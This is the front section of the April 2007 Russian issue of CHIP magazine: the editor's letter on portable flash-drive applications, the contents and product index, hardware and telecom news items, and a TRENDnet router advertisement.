

DVD

165



МЕГАТЕСТ 46 HDD

3,5-дюймовые модели от 36 до 750 Гбайт 88

РОССИЯ


CHIP

GO DIGITAL

АПРЕЛЬ 2007

Тюнинг роутеров

Увеличьте
быстродействие
домашней сети 136



Спутниковая навигация в мобильных устройствах 44



GPS-навигатор в вашем телефоне

ПРАКТИЧЕСКОЕ
ПРИМЕНЕНИЕ

Правильный переход на VISTA

Выбор версии Vista
Проверка совместимости ПО
Перенос данных 54

Установка программ на флеш-драйвы

Готовые наборы переносных
приложений от CHIP 140



ТЕСТ 12 МОНИТОРОВ
формата 16:10 102

AustLogics BoostSpeed

Спецверсия пакета
для оптимизации ПК

PalmГИС GPS

Навигационная
система для КПК

Sabayon linux

Дистрибутив ОС
с 3D-десктопом

а также:

Новые игры Архив журнала

ISSN 1609-4212



9 771609 421077

Нужны ли вам переносные приложения?

Дорогие читатели,



Главный редактор **CHIP**
Андрей Кокоуров

По расчетам аналитической компании IDC, за один только прошлый год мировым информационным сообществом было создано около 161 миллиарда гигабайт цифрового контента. Этот объем данных в три миллиона раз превышает количество информации, которая содержится во всех книгах, изданных за всю историю человечества.

Часть этого цифрового богатства находится на наших с вами флеш-драйвах.

Но эти полезные флешки кроме хранения и переноса информации имеют и еще одно применение — их можно использовать в качестве обычного винчестера для установки программ. Реализуется такая возможность несколькими способами.

U3 Smart. Флеш-драйвы, помеченные таким значком, имеют специальную оболочку, средства шифрования данных и набор предустановленных приложений. На них также можно установить дополнительные специальные U3-версии программ.

Portable Applications. Так называемые переносные версии программ для установки на любые флеш-драйвы, в том числе на U3 Smart. К сожалению, их количество невелико.

Ceedo. Если у вас есть желание или необходимость иметь всегда при себе набор определенных приложений, то эта программная оболочка (www.ceedo.com) станет для вас настоящей находкой. Ведь она позволяет устанавливать на флеш-драйвы любые приложения! Ceedo превращает обычный флеш-драйв в настоящий переносной компьютер с любым набором программ, гарантирующий полную конфиденциальность вашей деятельности.

И какое бы решение вы ни выбрали, в любом случае флеш-драйв с установленными на нем переносными приложениями станет вашим надежным помощником в разных ситуациях.

Подробную информацию о переносных приложениях и готовые наборы программ от CHIP ищите в статье «Чудесные программы для флеш-драйвов».

А. Кокоуров

a.kokourov@burda.ru

Выиграй подписку на CHIP+DVD



Зайди на сайт www.ichip.ru, прими участие в голосовании и получи шанс выиграть подписку

Новый сервис для читателей

На нашем сайте все желающие могут поделиться информацией о своих любимых программах.

Адрес www.ichip.ru/download — для всех, кто ищет или уже нашел самый лучший софт!

и разработчиков

На сайте www.ichip.ru/download появился специальный раздел, в котором вы, уважаемые разработчики, можете разместить свои программы.

Если у вас есть интересная программа, пишите нам на адрес soft@ichip.ru и заходите на сайт. Мы будем рады сотрудничеству!

Этот CHIP существует в двух вариантах



CHIP + DVD

CHIP + download-код

ВСЕГО 50р.

NEWS & TRENDS

- 6 Новости из мира компьютеров и коммуникаций**
- 24 Chip Radar**
Сравнение аудиокодеков для плееров
- 26 Panasonic HD Networking Seminar 2007**
Обзор новинок, представленных на прошедшем в Милане семинаре компании Panasonic
- 30 CSI: место преступления Интернет**
Первая часть из серии статей о возможных рисках при путешествии по Интернету: опасность стать жертвой кросс-сайт-скриптинга
- 34 Рация в сотовой сети**
Результаты тестирования услуги Push-to-Talk в сети оператора «Мегафон»
- 40 Испанские мотивы**
Обзор новых устройств и технологий, представленных на прошедшем в Барселоне Конгрессе 3GSM

TOP STORY

- 44 Звездный шкипер**
Благодаря компактным GPS-модулям спутниковая навигация теперь стала доступной не только автолюбителям, но и пешеходам

TEST & TECHNICS

- 54 Кому нужна Vista?**
Все подробности о наилучшем способе перехода на новую ОС
- 60 Проверка ОС на безопасность**
Мы сравнили защищенность Linux, Mac OS X и Windows XP на предмет безопасного серфинга по Сети
- 64 Текстовый редактор глазами пользователя**
Тест основных текстовых редакторов и выявление лучшей замены MS Word
- 70 Оптика будущего**
Первые модели приводов стандарта Blu-ray: результаты тестов быстродействия и качества записи
- 74 Недорогой 3D-турнир**
Сравнительное тестирование 19 видеоплат среднего уровня стоимостью до \$200
- 82 Чипсеты для Core 2...**
Сравнительное тестирование чипсетов Intel P965, Intel i975X и NVIDIA nForce 680i SLI на процессорах Core 2 Duo и Core 2 Quad
- 88 Мегатест 46 жестких дисков**
Сравнительное тестирование 3,5-дюймовых жестких дисков с интерфейсами IDE и SATA



Недорогой 3D-турнир

74 В этом тесте мы сравнили 19 видеоплат на основе наиболее покупаемых на сегодняшний момент решений от NVIDIA и ATI — начиная с простейших GeForce 7300 и X1300 и заканчивая самыми мощными версиями 7600 и X1600. Вместе с тем мы выделили из них оверклокерские и разогнанные непосредственно производителем модели



Рация в сотовой сети

34 В январе 2007 года GSM-оператор «Мегафон» запустил в коммерческую эксплуатацию новую услугу Push-to-Talk в Москве и Петербурге. Мы решили протестировать этот необычный сервис, позволяющий превратить мобильный телефон в простейший аналог переносной радиостанции



Чудесные программы для USB-накопителей

140 Всегда иметь с собой привычные программы очень удобно. Запишите на флеш-драйв один из наших программных пакетов для восстановления данных, работы с документами, веб-серфинга, мультимедиа и VoIP-телефонии

92 Мобильная классика

Обзор ноутбуков форм-факторов 12–15 дюймов стоимостью \$800–3000



98 Разностороннее вещание

Восемь ТВ-тюнеров четырех различных форм-факторов

102 Мода на широкий формат

Мониторы с диагональю 20 дюймов

106 150 процессоров для ПК и ноутбуков

Начиная с этого номера тест видео- и центральных процессоров стал в полтора раза больше: добавлены также CPU для ноутбуков

110 Hardware Express

Краткий обзор новых устройств

124 Прет-а-порте

Новые возможности мобильных процессоров Marvell семейства MHA3XX

126 TOP 5

Дайджест лучших продуктов

DOWNLOAD/DVD

118 Коммерческий софт

Обзор новых коммерческих программ

120 Freeware Deluxe

Лучшие бесплатные программы

122 Телевизор для ПК

Обзор программ для работы с ТВ-тюнерами

PRAXIS

130 Железная связь

Настройка маршрутизатора для работы в качестве интернет-шлюза домашней сети

136 Тюнинг роутеров

Обновление микропрограммы роутера поможет улучшить его характеристики

140 Чудесные программы для USB-накопителей

Мы подготовили пять программных пакетов на все случаи жизни, которые можно запустить с флеш-драйва на любом компьютере

144 Ускоряем создание видео

Одну из ресурсоемких задач можно оптимизировать распределенным кодированием

150 Портрет в стиле поп-арт

Уроки Photoshop: стилизация фото под работы художника Роя Лихтенштейна

152 Ваша собственная фотомозаика

Собираем цельное изображение из множества картинок

154 TIPPS & TRICKS

162 ANNOUNCEMENT

HARDWARE

ВИДЕОПЛАТЫ

Foxconn 8800 GTS 320 Мбайт	19
MSI, Sapphire, ASUS, Powercolor, Foxconn	74
ATI и NVIDIA	109

MP3-ПЛЕЕРЫ

LG UP3 Plus	14
Cowon iAudio U3 (1Gb), iRiver U10 (1GB), Cowon iAudio U2 (1Gb), TEAC MP-400 (512 MB), Apple iPod nano (1GB)	127
Cowon iAudio 6, Samsung YP-K5Q, Apple iPod nano II 8GB (MA497), Samsung YP-Z5Q, Cowon iAudio F2	128

МЕДИАПЛЕЕРЫ

X-Cube X-505	8
--------------	---

МАРШРУТИЗАТОРЫ

D-Link DIR-450	16
D-Link DI-604	136
Linksys WRT54	136

ЖЕСТКИЕ ДИСКИ

WD1600BEVS Scorpio	17
Hitachi, Samsung, Seagate, Maxtor, WD	88
Seagate Momentus 5400.2, Toshiba MK 1233 GAS, Fujitsu MHV2120BH, Fujitsu MHV2120AT, Toshiba MK 8032 GSX	128

CD-РЕСИВЕРЫ АВТОМОБИЛЬНЫЕ

Sony CDX-GT410U	22
-----------------	----

МОНИТОРЫ

NEC MultiSync 20WGX2, EIZO FlexScan S2110W, Dell UltraSharp 2007WFP, ASUS PW201, Philips Brilliance 200WP7ES, Belinea 102035W, Fujitsu Siemens ScaledView S20-1W, Samsung SyncMaster 205BW, Acer AL2032W	104
ViewSonic VX2025wm, LG Flatron L204WT, BenQ FP202W	105
Samsung SyncMaster 740T, ViewSonic VX724, BenQ FP71V+, BenQ FP71V, iiyama ProLite E1700S	127

НОУТБУКИ

Dell XPS M1210	93
BenQ Joybook S31, Sony VAIO SZ2XRP/Cs	94
HP 500, LG LW40-4555	95
ASUS A8Jp, Acer Aspire 5101AWLMi	96
Samsung R65, ASUS G1P	97
BenQ T-31	110
Dell XPS M1710, Sony VGN-AR21S, Fujitsu Siemens Amilo Xi 1526, Amilo Xi 1546, Lifebook Q2010, Acer Aspire 9802 WKMi, Sony VAIO VGN-TX3XRP/B, HP Compaq nc 2400, Samsung Q40 Pro, Lenovo IBM ThinkPad X60s	129

ОПТИЧЕСКИЕ ПРИВОДЫ

LG GBW-H10N, NU HBR-258	70
LG GSA-H10N, Samsung SH-S182M, Samsung SH-S182D, Samsung SH-S183A, LG GSA-H20L	127

ПРИНТЕРЫ

Lexmark X9350	10
Brother HL-5240, Samsung ML-3051N, HP LaserJet P2015n, Oki B4250, Lexmark E340	127
HP Color LaserJet 3600 N, Oki C5600N, Epson AcuLaser C1100, Lexmark C522, Samsung CLP-510	129

ПРОЦЕССОРЫ

Marvell MXA320	124
Мобильные процессоры AMD и Intel	107
Десктоп-процессоры AMD и Intel	108

ОПЕРАТИВНАЯ ПАМЯТЬ

Kingston DIMM ValueRAM DDR2 registered ECC	7
--	---

СИСТЕМНЫЕ ПЛАТЫ

Foxconn N68S7AA, Foxconn P9657AA-8EKRSH, Dell Desktop Board D975XBX	82
---	----

СИСТЕМЫ ОХЛАЖДЕНИЯ

Thermaltake Symphony Mini	110
---------------------------	-----

АКУСТИЧЕСКИЕ СИСТЕМЫ

Logitech Z-10	110
---------------	-----

ФОТО- И ВИДЕОКАМЕРЫ

Samsung L700	18
Canon EOS-1D Mark III	22
Panasonic DMC-FZ8	26
Panasonic SDR-S10	27
Panasonic DMC-TZ3/DMC-TZ2, Panasonic HDC-SD1/HDC-DX1	28
Panasonic Lumix DMC-LX2, Canon PowerShot A620, HP Photosmart R927, HP Photosmart R967, Canon PowerShot A630, Nikon D80, Canon EOS 400D, Nikon D40, Canon EOS 350D, Olympus E400	128
Sony Cyber-shot DSC-N2, Fujifilm FinePix F30, Casio Exilim EX-Z1000, Casio Exilim EX-Z600, Sony Cyber-shot DSC-T10	129

ПЕРИФЕРИЙНЫЕ УСТРОЙСТВА

Apacer Handy Steno	10
USR9640 Mini Cam for Skype	12
TRENDnet ClearSky	18
Pretec CompactGPS, GlobalSat SD-502, Haicom HI-303	48
Logitech diNovo Edge	111
Acrop WBD1-C2/WBD2-C2	112

МОБИЛЬНЫЕ УСТРОЙСТВА

Sony Ericsson K810i/W880i	6
Motorola L7e, Nokia 5500 Sport, Sony Ericsson Z525i, Siemens CX75/M75	38
Motorola Q gsm/g9, Nokia E61i/E90, Samsung SPH-P9000/M8100	42
LG KE850 PRADA, Nokia 6110 Navigator, Samsung Ultra Smart F700, Motorola Z8	43
Siemens SXG75, Benetton Twig Discovery	46
Fujitsu Siemens Pocket LOOX T830, HTC P3300	49
Sony Ericsson M600i, USRobotics USR9630	112

SOFTWARE

ОПЕРАЦИОННАЯ СИСТЕМА

Windows Vista	54
---------------	----

ТЕКСТОВЫЕ РЕДАКТОРЫ

[R] Software Editor, PolyEdit, Atlantis Word Processor, Microsoft Office Word, OpenOffice.org Writer	64
--	----

МОНТАЖ ВИДЕО

Ulead MediaStudio, Easy Video Joiner, VirtualDub	144
--	-----

FREEWARE DELUXE

FireFTP, Gnumeric, SuperCopier 2, KlipFolio, ColorPic, Ditto, PeaZip, Schmap Player	120
---	-----

КОММЕРЧЕСКИЙ СОФТ

Adobe Photoshop Lightroom, Telling Stories, Avira Personal Edition, SPB Mobile DVD, MobTime Cell Phone Manager 118	
--	--

ПРОГРАММЫ ДЛЯ ТВ-ТЮНЕРОВ

DScaler, FlyDS, ChrisTV Professional	122
--------------------------------------	-----


ПРОГРАММЫ ДЛЯ USB-НАКОПИТЕЛЕЙ

ClamWin Portable, Reg-Seeker, McAfee Avert Stinger, Crap Cleaner, Abiword portable, OpenOffice portable, EssentialPIM, PDFCreator, Currency Converter, Thunderbird, Sunbird, Thunderbird, Torpark, Limewire, FileZilla, NVU, Gaim, Portable Skype, TeamTalk, Miranda IM, Audacity, Mediaplayer Classic, VLC Media Player, CDex, Multimedia Center, MediaInfo, Titanium, Sudoku	140
--	-----

Мода на широкий формат

102 Жесткая конкуренция производителей

мониторов привела к тому, что 20-дюймовые широкоформатные модели стоят уже дешевле \$500. Но высококачественные решения пока довольно дороги. Результаты тестирования 12 мониторов и наши советы помогут определиться с выбором



Тюнинг роутеров

136 Какие преимущества может дать пользова-

телю обновление микропрограммы, как правильно перепрошить и настроить маршрутизатор, что можно сделать своими силами, если в результате апгрейда ваш роутер выйдет из строя?



Кому нужна Vista?

54 Как перенести данные на новую ОС? Какие программы совместимы с Vista?

Потребуется ли апгрейд компьютера? Ответы на важные вопросы вы найдете в этой статье



Содержание CHIP Download/DVD

AUSLOGICS BOOSTSPEED

Специальная версия утилиты для оптимизации операционной системы

KINGDIA DVD RIPPER

Простой способ превратить DVD в файл формата DivX

ROCKETDOCK

Удобная панель запуска в стиле Mac OS X

SMARTFTP

Многофункциональный и бесплатный FTP-клиент для некоммерческого использования

MEDIAMAN

Продвинутая система ведения учета коллекций

BLAZE MEDIA PRO

Универсальный мультимедийный конвертер

VMWARE WORKSTATION

Для тестирования ПО и проверки конфигурации локальных сетей не нужен настоящий компьютер

SECURITY ADMINISTRATOR

Обезопасьте свой ПК от неопытных пользователей

XDESKPHOTO

Интерактивный фотоальбом на Рабочем столе



ПОЛНЫЙ СПИСОК ПРОГРАММ, ОПУБЛИКОВАННЫХ НА CHIP DVD И НА САЙТЕ WWW.ICHIP.RU/DOWNLOAD 114

НОВЫЕ ТЕЛЕФОНЫ ОТ SONY ERICSSON

Единственный и неповторимый

В феврале 2007 года компания Sony Ericsson анонсировала новую линейку телефонов. Модельный ряд устройств, выполненных в классическом форм-факторе, представлен малобюджетными аппаратами J110i и J120i, камерофонами начального уровня K200i и K220i, телефонами среднего класса K550i и W610i, а также топ-моделями K810i и W880i.

Что касается J110i и J120i, K200i и K220i, то ничего оригинального здесь Sony Ericsson не представила: остается констатировать, что в малобюджетном секторе устройств известный производитель уступает своим конкурентам. А вот модели среднего класса, K550i и W610i, продолжают лучшие традиции компании Sony Ericsson.

Как всегда наибольший интерес представляют модели высшего ценового диапазона. Камерофон K810i является дальнейшим развитием модели K790i. Каких-либо принципиальных изменений не произошло, зато Sony Ericsson выполнила работу над ошибками, устранив недостатки, найденные пользователями. У K810i на задней крышке корпуса появились плавные обводы, прикрывающие заглушку объектива камеры. Кроме того, было доработано ПО, отвечающее за обработку фотографий. Но главное, что в этот аппарат Sony Ericsson внедрила поддержку технологии FOTA — беспроводное обновление программного обеспечения (прошивки телефона)!



МОДЕЛЬ K810i весит 115 г при толщине корпуса 17 мм, в то время как Walkman W880i — 71 г при 9,4 мм

Однако самой интересной новинкой стал W880i — первый тонкий телефон от Sony Ericsson. В компактном корпусе размером 103x46,5x9,4 мм и весом 71 г уместился полноценный мультимедийный центр с MP3-плеером (в комплекте поставляется карта памяти M2 на 1 Гбайт), 2-мегапиксельной камерой и отличным QVGA-дисплеем. Передняя панель устройства выполнена из нержавеющей стали, задняя крышка корпуса сделана из пластика с бархатистым покрытием Soft Touch. Все детали W880i идеально подогнаны друг к другу, нет никаких выступов, люфта и пр. Walkman W880i будет одной из лучших моделей на мировом рынке.

■ www.sonyericsson.com

GSM-ТЕЛЕФОН ОТ LG

Новый интерфейс, дизайн от кутюр



KE850 Дата появления PRADA в России пока неизвестна

Компания LG Electronics и компания PRADA объявили о выходе своего первого мобильного телефона с полностью сенсорным экраном. Примечательно, что участие компании PRADA в разработке нового продукта вышло за рамки эстетической организации внешнего вида и распространилось на такие важные элементы, как усовершенствованный сенсорный интерфейс, мелодии звонков, предустановленный контент, аксессуары мобильного телефона и эксклюзивный кожаный чехол, выполненный в полном соответствии с классическими традициями итальянских мастеров моды.

Телефон PRADA by LG оснащен высокотехнологичным сенсорным интерфейсом, который заменяет собой традиционную клавиатуру, в значительной мере переводя опыт обращения с телефоном в режим тактильных ощущений. В ка-

честве основы для него была использована известная анимационная технология Macromedia Flash.

Широкий ЖК-экран обеспечивает максимально комфортное восприятие визуального ряда, предоставляя пользователю широкую возможность доступа к основным функциям телефона, к которым относятся 2-мегапиксельная камера, видеоплеер и средство просмотра документов. Наряду с данными функциями телефон отличается превосходным внешним видом, для которого характерны гладкость поверхности и элегантная простота.

В конце февраля 2007 года телефон PRADA by LG поступил в продажу в фирменных салонах мобильной связи и избранных магазинах PRADA на территории Великобритании, Франции, Германии и Италии.

■ www.lgprada.com

ПОКАЗАТЕЛЬНЫЙ ПРОЦЕСС

«Пиратское дело» сельского учителя



АЛЕКСАНДР ПОНОСОВ не удовлетворен прекращением дела против него и намерен добиваться оправдательного приговора

Александр Поносов, 40-летний директор школы в селе Сепыч в Пермской области, к счастью, избежал наказания за чудовищное нарушение авторских прав

корпорации Microsoft. Против него было возбуждено уголовное дело по факту использования на 12 школьных компьютерах в классе информатики нелегального софта Microsoft на сумму \$10 000. За проступок ему грозило до пяти лет тюрьмы и штраф в размере 266 000 рублей.

Скорее всего, гособвинение доказало бы его вину, если бы не вмешалась общественность. За директора школы вступились бывший президент СССР Михаил Горбачев, который направил письмо Биллу Гейтсу, глава Роспечати Михаил Сеславинский, предложивший уплатить штраф за Поносова, а также представители Общественной палаты. Президент РФ Владимир Путин в


ответ на вопрос о судьбе Поносова назвал обвинение в адрес учителя «чушью». В конце февраля дело было прекращено за «малозначительностью, учитывая обороты компании Microsoft».

Microsoft повела себя максимально корректно: компания не стала предъявлять финансовых претензий к учителю, не поддерживала позицию гособвинения, а представители российского отделения дважды обращались к Поносову с предложением извиниться, в результате чего дело было бы прекращено. Извиняться, правда, Александр Поносов не стал, посчитав, что это послужило бы признанием вины.

■ www.microsoft.com/rus

МОДУЛИ ПАМЯТИ KINGSTON

На бессрочной гарантии



KINGSTON Новые модули памяти DIMM ValueRAM DDR2 registered ECC емкостью 4 Гбайт работают на частоте 533 и 667 МГц

Компания Kingston Technology Inc., известный производитель модулей оперативной памяти для ПК, объявила о выпуске своего нового продукта DIMM ValueRAM DDR2 registered ECC емкостью 4 Гбайт с тактовой частотой 533 и 667 МГц. Новые чипы были разработаны специально для того, чтобы удовлетворить растущую потребность в модулях высокой емкости серверов на базе процессоров AMD Opteron. Безупречное качество и высокая емкость модулей производства Kingston прекрасно сочетаются с высокой производительностью и низким энергопотреблением процессоров AMD Opteron с архитектурой Direct Connect.

Развитие сверхскоростных компьютеров, кластерных технологий, систем виртуализации и биотехнологий привело к возникновению потребности в более быстрых и емких модулях памяти. Чипы Kingston ValueRAM DDR2 Registered ECC идеально подходят для высокопроизводительных вычислительных систем. Каждый модуль проходит 24-часовое испытание на отказ, расширенный набор динамических тестов и визуальную проверку. На модули памяти ValueRAM DDR2 компания Kingston предоставляет бессрочную гарантию и круглосуточную техподдержку.

■ Цена, \$: 1270/1690
■ www.kingston.com



ПЕРВАЯ ВЕРСИЯ RADIUS оснащена монохромным экраном

ТЕХНОЛОГИИ

«Бумажный» телефон

PolimerVision, дочерняя компания гиганта Philips, специализирующаяся на разработке и производстве электронных чернил, на Конгрессе 3GSM представила свою новейшую разработку — мобильный телефон с разворачивающимся экраном.

Новинка, получившая название RADIUS (составное от «чтение» и «радиус»), представляет собой небольшой светлый валик овального сечения. В сложенном виде он легко помещается в руке, а в раскрытом — демонстрирует тонкий черно-белый экран с диагональю 4,5 дюйма.

В течение года разработчики обещают выпустить цветной быстро обновляемый дисплей, позволяющий при хорошей освещенности не хуже медиаплеера демонстрировать фильмы. Причем энергопотребление подобного дисплея останется, как и у представленной модели, ничтожно малым.

■ www.polymervision.com



В СВЕРНУТОМ ВИДЕ бумажный телефон занимает минимум места

BIG EYE

Глаз «Мегафона»



«Мегафон-Москва» и компания «КредитПилот.ком» заключили соглашение о начале совместного проекта с рабочим названием «Большой глаз» (Big Eye), в рамках которого столичные абоненты смогут получать на экраны мобильных телефонов живое видеоизображение с веб-камер, расположенных в различных районах Москвы.

«Большой глаз» поможет москвичам следить за автомобильными пробками, массовыми мероприятиями и дру-

гими городскими событиями, происходящими на улицах столицы в конкретный момент. Кстати, первая тестовая веб-камера в рамках проекта была установлена в районе Таганской площади в начале 2007 года. В перспективе планируется разместить такие камеры на всех основных автомагистралях и площадях исторического центра Москвы, а также в ресторанах, кафе и развлекательных центрах.

Для просмотра трансляций с веб-камер абонентам будет достаточно скачать на свой телефон специальное Java-приложение. Особенность разработки заключается в том, что новый сервис может поддерживаться большинством моделей телефонов — видео на аппарат будет передаваться по каналам EDGE.

■ www.megafonmoscow.ru

МЕДИАПЛЕЕР С ДИАГОНАЛЬЮ ЭКРАНА 4,3 ДЮЙМА


Плеер формата Razer

Компания «Голден Электроникс» представила портативный медиаплеер X-Cube X-505 с 4,3-дюймовым дисплеем, отображающим более 16 млн цветов и имеющим стандартное разрешение 480x272.

Дизайн плеера и плоские кнопки производят отличное впечатление. Из возможностей стоит отметить запись видео через AV-разъем напрямую с телевизора, а также поддержку большинства форматов (MPEG-4,

DivX, XviD, AVI, ASF, WMV, DAT, VOB, MP3, WMA, WAV, OGG, JPG, BMP, GIF, TIF, PNG) и книг в TXT. Съёмного аккумулятора хватает на 18 часов воспроизведения музыки или 6 часов видео. HDD емкостью 30 Гбайт при подключении к компьютеру определяется как обычный съёмный накопитель, что позволит соответствующим образом использовать плеер. Стоимость X-505 составит примерно \$430.

■ www.xcubedigital.ru



X-505 в целом удобен, но предполагает использование обеих рук

РЕШЕНИЯ ДЛЯ ЦИФРОВОГО ТЕЛЕВИДЕНИЯ

NDS — это не налоги

Когда в России в очередной раз возобновляется дискуссия на тему возможности введения у нас платного телевидения, большинство спорящих имеют очень отдаленное представление о том, что это такое на самом деле. Сторонники платного ТВ постоянно ссылаются на западный опыт: «Платят же в США и Европе, почему у нас не будут?» Противники же резко возражают им, ссылаясь на то, что никто не будет платить за назойливую рекламу ширпотреба.

Однако услуги платного телевидения означают принципиально иной подход. В чем заключаются эти различия, нам постарались объяснить пред-

ставители английской компании NDS (глобальный поставщик решений в области платного ТВ) на открытии своего представительства в Москве.

Итак, первое и главное отличие заключается в персональной ориентации предоставляемого пользователю цифрового контента. Идет ли речь о вещании по широкополосным интернет-каналам (IPTV), мобильном цифровом телевидении (MDTV), интерактивном телевидении (iTV), услугах типа «видео на заказ» (VOD), просмотре программ с онлайн-оплатой (IPPV — Impulse Pay-Per-View), персональном видеорекордере (PRV), интерактивных азартных играх или

просто покупке товаров в супермаркете — в любом случае поставщик готовых решений всегда будет стараться работать с конкретным клиентом.

Второе важное отличие заключается в том, что речь идет не просто о платном ТВ, а о цифровом вещании, что открывает перед пользователем новые возможности, о которых раньше мало кто задумывался. Наконец, третье важное отличие заключается в использовании нетрадиционных каналов трансляции сигнала, таких как сотовые сети HSDPA, городские беспроводные сети WiMAX и высокоскоростные оптоволоконные линии.

■ www.nds.com/ru



КОМПАНИЯ NDS является мировым лидером в производстве технологических решений и инноваций в области цифрового платного телевидения



www.trendnet.ru



mo·bil·i·ty (n.)

Свобода перемещения!

Полная линейка беспроводного оборудования TRENDnet позволит Вам оставаться на связи, где бы Вы ни находились.



Беспроводной маршрутизатор N-Draft
TEW-631BRP



Беспроводная PC карта N-Draft
TEW-621PC

Ощути скорость с беспроводными продуктами серии N-Draft:

Скорость передачи данных до 300Мбит/с - в 10 раз быстрее стандарта 802.11g.

3-х кратное увеличение зоны охвата за счет использования технологии Smart Antennas.

Отсутствие задержек при работе с мультимедиа приложениями за счет технологии Stream Engine от Ubicom.

Совместимость с оборудованием других производителей.

Интуитивно понятный Web-интерфейс.

Super 108G MIMO



TEW-611BRP



TEW-601PC

Super 108A+G



TEW-511BRP



TEW-501PC

Super 108G



TEW-452BRP



TEW-444UB

54G



TEW-432BRP



TEW-423PI



Техническая поддержка (495) 737-0410

Astel (495) 787-7440, Boston (495) 256-1731, ForLink (495) 194-0353, Larga (812) 740-7828, LapTop (495) 785-7686, NT Computers (495) 363-93-93, OLDI (495) 221-1111, ProNET Group (495) 789-38 46, ULTRA Computers (495) 775-7566, USN Group (495) 221-7266, X-Com (495) 799-9600, АБ-Групп (495) 745-5175, Алас (495) 416-6001, Белый ветер ЦИФРОВОЙ (495) 730-3030, ГК Формоза (495) 234-2164, Компьютерный Супермаркет НИКС (495) 974-3333, НеоТорг (495) 363-3825, Русский Стиль (495) 797-57-75, Сетевая Лаборатория (495) 225-7575, СтартМастер (495) 785-8555, Ф-Центр (495) 105-6447, Федеральная торговая сеть-Sunrise (495) 542-8070, Электрон-Сервис (495) 737-4499.

WIRELESS

VOIP

FIBER

GIGABIT

ROUTERS

PRINT SERVERS

KVM

MEDIANET

ПРИНТЕРЫ КОМПАНИИ LEXMARK

Офисный комбайн



LEXMARK X9350 представляет собой многофункциональное устройство, оборудованное встроенными средствами беспроводной связи

Компания Lexmark International выпустила новое универсальное устройство Lexmark X9350 Wireless Office All-in-One. Встроенные средства беспроводной связи Lexmark X9350 оценят те пользователи мобильных ПК, которые предпо-

читают печатать документы или изображения, не будучи привязанными к своему принтеру и не путаясь в бесконечных проводах. А в офисах с большим количеством пользователей беспроводные сети и Ethernet позволяют печатать с помощью

единственного устройства — как с прямым соединением, так и без него.

Lexmark X9350 представляет собой надежный аппарат, выполненный из белого пластика с блестящей металлической отделкой, способный печатать со скоростью до 32 страниц в минуту в черно-белом и 27 страниц в минуту в цветном режиме. Lexmark X9350 — это не только принтер, но и автономный многостраничный факсимильный и копировальный аппарат с устройством автоматической подачи документов на 50 страниц, а также планшетный цветной сканер для простого сканирования документов или фотографий, сканирования изображений для отправки по e-mail или печати (глубина цвета — 48 бит).

■ Цена, \$: 350

■ www.lexmark.com

АККУМУЛЯТОРЫ GP

«Вечный» двигатель

GP BATTERIES Емкость никель-металлгидридных аккумуляторов GP серии 1100 составляет 1070 мАч



Компания GP Batteries, ведущий производитель элементов питания и зарядных устройств и законодатель моды в области электротехнических инноваций, выпустила никель-металлгидридные аккумуляторы 1100-й серии (минимальная емкость — 1070 мАч) размера AAA. По утверждению производителя, это самые мощные аккумуляторы такого размера в мире. Разработанные при помощи современных технологий аккумуляторы GP претендуют на звание лучшего источника питания для становящихся все более популярными цифро-

вых гаджетов. По сравнению с другими элементами питания, например щелочными батарейками, аккумуляторы GP 1100-й серии работают в MP3-плеерах на 30% дольше. Независимо от характера использования, один аккумулятор заменяет до 1000 батареек, что не только экономно, но и препятствует загрязнению окружающей среды, уменьшая количество использованных элементов питания. В России новые аккумуляторы производства компании GP появятся в апреле 2007 года.

■ www.gp-batteries.com

USB-НАКОПИТЕЛИ

Акселератор для Vista

Компания Apacer Technology Inc. успешно завершила тестирование USB-устройств с поддержкой функции «ReadyBoost» для новой операционной системы Windows Vista. Новая опция позволяет быстро и с меньшими затратами увеличивать производительность компьютера при помощи подключения памяти через порт USB 2.0. При использовании функции «ReadyBoost», скорость записи и чтения USB-устройств Handy Steno возросла до 200x (продукт HT203).

Когда несколько приложений запущены одновременно на тестовой платформе, USB-устройство компании Apacer может увеличить производительность более чем на 40%. Компания Apacer протестировала несколько продуктов, которые работают с технологией ReadyBoost. Все продукты, результаты тестов которых оказались положительными, помечены специальной наклейкой на упаковке. ■ www.apacer.com

HANDY STENO USB-устройства компании Apacer позволяют увеличивать скорость работы приложений в Windows Vista



ВЕБ-КАМЕРА КОМПАНИИ USROBOTICS

Видео для Skype

